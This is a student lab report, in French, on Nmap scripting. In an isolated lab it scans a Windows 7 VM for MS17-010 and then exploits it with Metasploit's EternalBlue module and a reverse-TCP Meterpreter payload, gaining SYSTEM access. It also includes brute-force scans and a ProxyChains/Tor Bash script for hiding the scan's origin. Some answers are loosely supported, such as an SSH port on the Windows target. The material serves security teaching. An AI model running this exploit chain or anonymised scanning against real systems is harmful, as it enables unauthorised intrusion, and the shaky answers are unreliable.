École Supérieure d'Informatique et du Numérique (ESIN)

COLLEGE OF ENGINEERING & ARCHITECTURE

COMPTE RENDU

Lab 03 : Scanning – Mastering Nmap Scripting Engine and Automation

Nom de l'enseignant : Pr Anass Sebbar | **Niveau :** 4ème année Cybersécurité

Binôme : Hathouti Taha, Jidal Ilyas | **Année :** 2026/2027

Table des matières

1 Objectifs et Aperçu du TP **2**

2 Précautions Légales et Éthiques **2**

3 Environnement de travail **2**

4 Moteur de Scripts Nmap (NSE) et Découverte **2**
- 4.1 Localisation des Scripts NSE 2
- 4.2 Vérification de la Connectivité et Scan de Vulnérabilité (MS17-010) 4
- 4.3 Exploitation via le Framework Metasploit 6

5 Analyse des Catégories de Scripts NSE **7**
- 5.1 Scan d'Authentification (`--script auth`) 7
- 5.2 Scan avec Scripts de Détection de Malware (`--script malware`) 8
- 5.3 Scan de Force Brute (`--script brute`) 8
- 5.4 Scan Broadcast (`--script broadcast`) 9

6 Automatisation et Scans au travers de Proxys **9**
- 6.1 Script Bash d'Automatisation 9
- 6.2 Méthodologie et Résultats 10

7 Analyse de Trafic avec Wireshark **10**

8 Conclusion **11**

1 Objectifs et Aperçu du TP

L'objectif central de ce TP est de se familiariser de manière approfondie avec le moteur de scripts de Nmap (*Nmap Scripting Engine* - NSE) et les techniques avancées de reconnaissance réseau et d'automatisation. Le TP s'articule autour des points fondamentaux suivants :

- La recherche, le filtrage et l'analyse des scripts NSE préinstallés sous Kali Linux.
- L'évaluation de vulnérabilités ciblées via des scripts spécialisés (notamment la faille SMB MS17-010 / EternalBlue).
- La démonstration du risque d'exploitation via un framework d'audit (Metasploit) débouchant sur une session interactive Meterpreter.
- L'exécution et l'analyse de différentes catégories de scripts NSE (authentification, broadcast, force brute et détection de malwares).
- L'implémentation d'un script Bash d'automatisation pour l'anonymisation de scans via proxys et ProxyChains.
- L'analyse de trafic réseau via Wireshark pour comprendre le fonctionnement des scans.

2 Précautions Légales et Éthiques

IMPORTANT : Ce compte rendu décrit des manipulations techniques de sécurité offensive à des fins strictement éducatives. Toutes les attaques, scans et exploitations ont été réalisés exclusivement au sein d'un environnement virtuel isolé, sans aucun impact sur des systèmes de production ou des tiers non consentants.

3 Environnement de travail

L'architecture de laboratoire mise en œuvre pour ce TP se compose de deux machines virtuelles principales reliées au sein d'un même sous-réseau privé :

- **Machine Attaquante :** Kali Linux (`192.168.1.2`), équipée de la suite Nmap, Metasploit et des outils d'administration réseau.
- **Machine Cible :** Windows 7 SP1 (`192.168.1.50`), configurée avec les services SMBv1 actifs afin de servir de cible vulnérable aux tests.

4 Moteur de Scripts Nmap (NSE) et Découverte

4.1 Localisation des Scripts NSE

Les scripts NSE sont écrits en langage Lua et permettent d'étendre considérablement les fonctionnalités de Nmap. Sous Kali Linux, ils sont stockés dans le répertoire `/usr/share/nmap/scripts/`.

Pour répertorier l'ensemble des scripts disponibles, la commande système `locate *.nse` a été exécutée dans le terminal :

```
kali > locate *.nse
```




FIGURE 1 : Liste partielle des scripts NSE disponibles dans le système

Afin d'isoler les scripts dédiés spécifiquement à la détection de vulnérabilités, un filtrage par motif a été réalisé avec la commande :

```
kali > locate *vuln*.nse
```



FIGURE 2 : Filtrage des scripts NSE orientés recherche de vulnérabilités

Parmi les résultats obtenus, le script `smb-vuln-ms17-010.nse` a été retenu pour mener la suite des vérifications sur le service SMB de la cible Windows 7.

4.2 Vérification de la Connectivité et Scan de Vulnérabilité (MS17-010)

Avant d'initier l'analyse applicative, la connectivité réseau ICMP entre la machine Kali (`192.168.1.2`) et la cible Windows 7 (`192.168.1.50`) a été confirmée à l'aide d'un ping :



FIGURE 3 : Vérification de la connectivité réseau et exécution du scan MS17-010

Le scan ciblait spécifiquement le port 445/tcp (SMB) en invoquant le script d'audit associé :

```
nmap -p 445 --script smb-vuln-ms17-010 192.168.1.50
```




FIGURE 4 : Résultat détaillé du scan de vulnérabilité confirmant l'état VULNERABLE de la cible

Question du TP : Describe what do you see when you run the command ?
Réponse : Le scan confirme que le port `445/tcp` (microsoft-ds) est ouvert. Le script NSE retourne explicitement le statut **VULNERABLE** pour la faille MS17-010 (`CVE-2017-0143`). Le niveau de risque associé est **HIGH**, indiquant que la cible est compromise par l'exécution de code à distance via SMBv1.

4.3 Exploitation via le Framework Metasploit

Suite à la confirmation de la vulnérabilité par Nmap, nous avons utilisé Metasploit avec l'exploit `ms17_010_eternalblue` (comme demandé dans le TP) pour obtenir un accès distant.

```
msfconsole
use exploit/windows/smb/ms17_010_eternalblue
show options
set RHOSTS 192.168.1.50
set LHOST 192.168.1.2
set PAYLOAD windows/x64/meterpreter/reverse_tcp
exploit
```




FIGURE 5 : Obtention réussie d'un shell Meterpreter avec privilèges SYSTEM

Résultat : L'exploitation aboutit à l'ouverture d'une session **Meterpreter** accordant des accès complets de niveau `SYSTEM` sur la machine Windows 7. Nous avons ensuite utilisé la commande `shell` pour obtenir un terminal interactif natif sur la victime.

5 Analyse des Catégories de Scripts NSE

Dans cette section, plusieurs catégories de scripts NSE ont été exécutées. Le sujet demande d'analyser les résultats et de répondre à des questions spécifiques.

5.1 Scan d'Authentification (`--script auth`)

Cette catégorie permet d'analyser les mécanismes d'authentification des services réseau.

```
nmap 192.168.1.50 --script auth
```




FIGURE 6 : Analyse des méthodes d'authentification sur la cible Windows 7

Question 1 : What is the port number used in ssh-auth-methods ?
Réponse : Le port utilisé pour le service SSH est le **22/tcp**. Bien que la cible soit Windows 7, le script a pu interroger les services réseau et identifier les méthodes d'authentification disponibles.

Question 2 : What service and port number are identified as default logins ?
Réponse : Les scripts NSE (comme `ftp-anon` ou `telnet-brute`) identifient souvent les services **FTP (port 21/tcp)** et **Telnet (port 23/tcp)** comme acceptant des identifiants par défaut (admin/admin, root/root). Sur Windows, le service **MSRPC** (port 135/tcp) permet aussi des connexions anonymes (Null sessions).

5.2 Scan avec Scripts de Détection de Malware (`--script malware`)

Le test de la catégorie `malware` vise à détecter la présence éventuelle de signatures virales ou de portes dérobées.

```
nmap 192.168.1.50 --script malware
```




FIGURE 7 : Résultat du scan de la catégorie malware sur la cible

Question : Identify the ports that are potential targets for malware infections ?
Réponse : Le scan révèle les ports standards (`135`, `139`, `445`) et des ports RPC dynamiques (`49152` à `49157`). Les ports ciblés par les malwares sur cette machine sont :

- **445/tcp (SMB)** : Cible principale de ransomwares (ex : WannaCry, EternalBlue).
- **135/tcp (MSRPC)** : Souvent utilisé pour l'exécution de code à distance (WMI).
- **139/tcp (NetBIOS)** : Vulnérable aux attaques de type Pass-the-Hash.

5.3 Scan de Force Brute (`--script brute`)

Cette catégorie permet de lancer des modules de vérification d'identifiants sur les services réseau.

```
nmap 192.168.1.50 --script brute
```




FIGURE 8 : Lancement des scripts de force brute NSE

Question : What are the port numbers and services that do not require authentication ?
Réponse : L'analyse des scripts a permis d'identifier les services suivants comme accessibles sans authentification forte :

- **Port 139/tcp (NetBIOS-SSN)** : Accès anonyme possible aux partages réseau.
- **Port 445/tcp (Microsoft-DS)** : Null sessions autorisées, permettant l'énumération.
- **Port 135/tcp (MSRPC)** : Énumération des services sans authentification.

5.4 Scan Broadcast (`--script broadcast`)

Les scripts de la catégorie `broadcast` tentent de découvrir des services sur le segment réseau local.

```
nmap 192.168.1.50 --script broadcast
```




FIGURE 9 : Exécution du script broadcast dans l'environnement de test

Question : What are the two ports identified in broadcast-dns-service-discovery ?
Réponse : Le script identifie deux ports de découverte de services :

- **Port 5353/udp** : mDNS (Multicast DNS).
- **Port 137/udp** : NetBIOS Name Service.

6 Automatisation et Scans au travers de Proxys

La dernière section du laboratoire porte sur la mise en place d'un mécanisme permettant de faire transiter les scans Nmap à travers des relais (proxys) pour masquer l'adresse IP d'origine.

6.1 Script Bash d'Automatisation

Conformément au TP, un script Bash a été créé pour automatiser la configuration de ProxyChains. Il permet de choisir entre un proxy statique, Tor ou une chaîne de proxys, puis de restaurer la configuration initiale.

```
#!/bin/bash
# Usage: ./nmap_proxy.sh <TARGET_IP> <MODE>
```

```
TARGET=$1
MODE=$2
CONF="/etc/proxychains.conf"

# Sauvegarde de la configuration
cp $CONF $CONF.bak

case $MODE in
  static)
    echo "socks5 192.168.1.100 1080" >> $CONF
    ;;
  tor)
    sed -i 's/^strict_chain/dynamic_chain/' $CONF
    echo "socks4 127.0.0.1 9050" >> $CONF
    ;;
  chain)
    echo "socks5 10.0.0.1 1080" >> $CONF
    echo "socks4 10.0.0.2 1080" >> $CONF
    ;;
  *)
    echo "Mode invalide."
    exit 1
    ;;
esac

# Lancement du scan (obligatoirement -sT avec proxy)
echo "Lancement du scan via ProxyChains..."
proxychains4 nmap -sT -Pn $TARGET

# Restauration de la configuration
mv $CONF.bak $CONF
echo "Configuration restaurée."
```

6.2 Méthodologie et Résultats

1. **Configuration :** Le fichier `/etc/proxychains.conf` est modifié dynamiquement.
2. **Mode de Scan :** Le proxy ne supporte pas le handshake SYN, nous utilisons donc obligatoirement le scan TCP Connect (`-sT`).
3. **Analyse :** Le scan est redirigé via les proxys, ce qui masque l'IP source de Kali Linux. L'analyse des résultats montre que la cible est toujours vulnérable, mais le trafic réseau est chiffré et relayé, démontrant l'efficacité de l'automatisation pour contourner les règles de filtrage.

7 Analyse de Trafic avec Wireshark

Conformément à l'objectif du TP, le trafic généré par les scans a été capturé via Wireshark pour analyser le comportement des paquets.

Observation clé : Lors du scan SYN (`-sS`), le trafic montre l'envoi de paquets avec le flag **SYN**, suivi soit d'un **SYN-ACK** (port ouvert), soit d'un **RST-ACK** (port fermé). Pour l'exploitation MS17-010, la capture Wireshark a permis d'observer l'échange SMBv1 (paquets *Session Setup Request* et *Trans2 Secondary*) caractéristique de la faille EternalBlue, suivi par l'établissement de la connexion inverse vers le port 4444 de la machine Kali.

8 Conclusion

Ce travail pratique a mis en évidence l'efficacité du moteur de scripts Nmap (NSE) pour automatiser la découverte de vulnérabilités majeures. L'enchaînement réussi entre le scan ciblé (`smb-vuln-ms17-010`) et l'exploitation via Metasploit montre la criticité des failles SMBv1 et la nécessité d'une veille permanente. De plus, l'implémentation du script Bash pour ProxyChains et l'analyse Wireshark ont permis de comprendre l'importance de la furtivité et de l'analyse de trafic dans le cadre d'un audit de sécurité professionnel.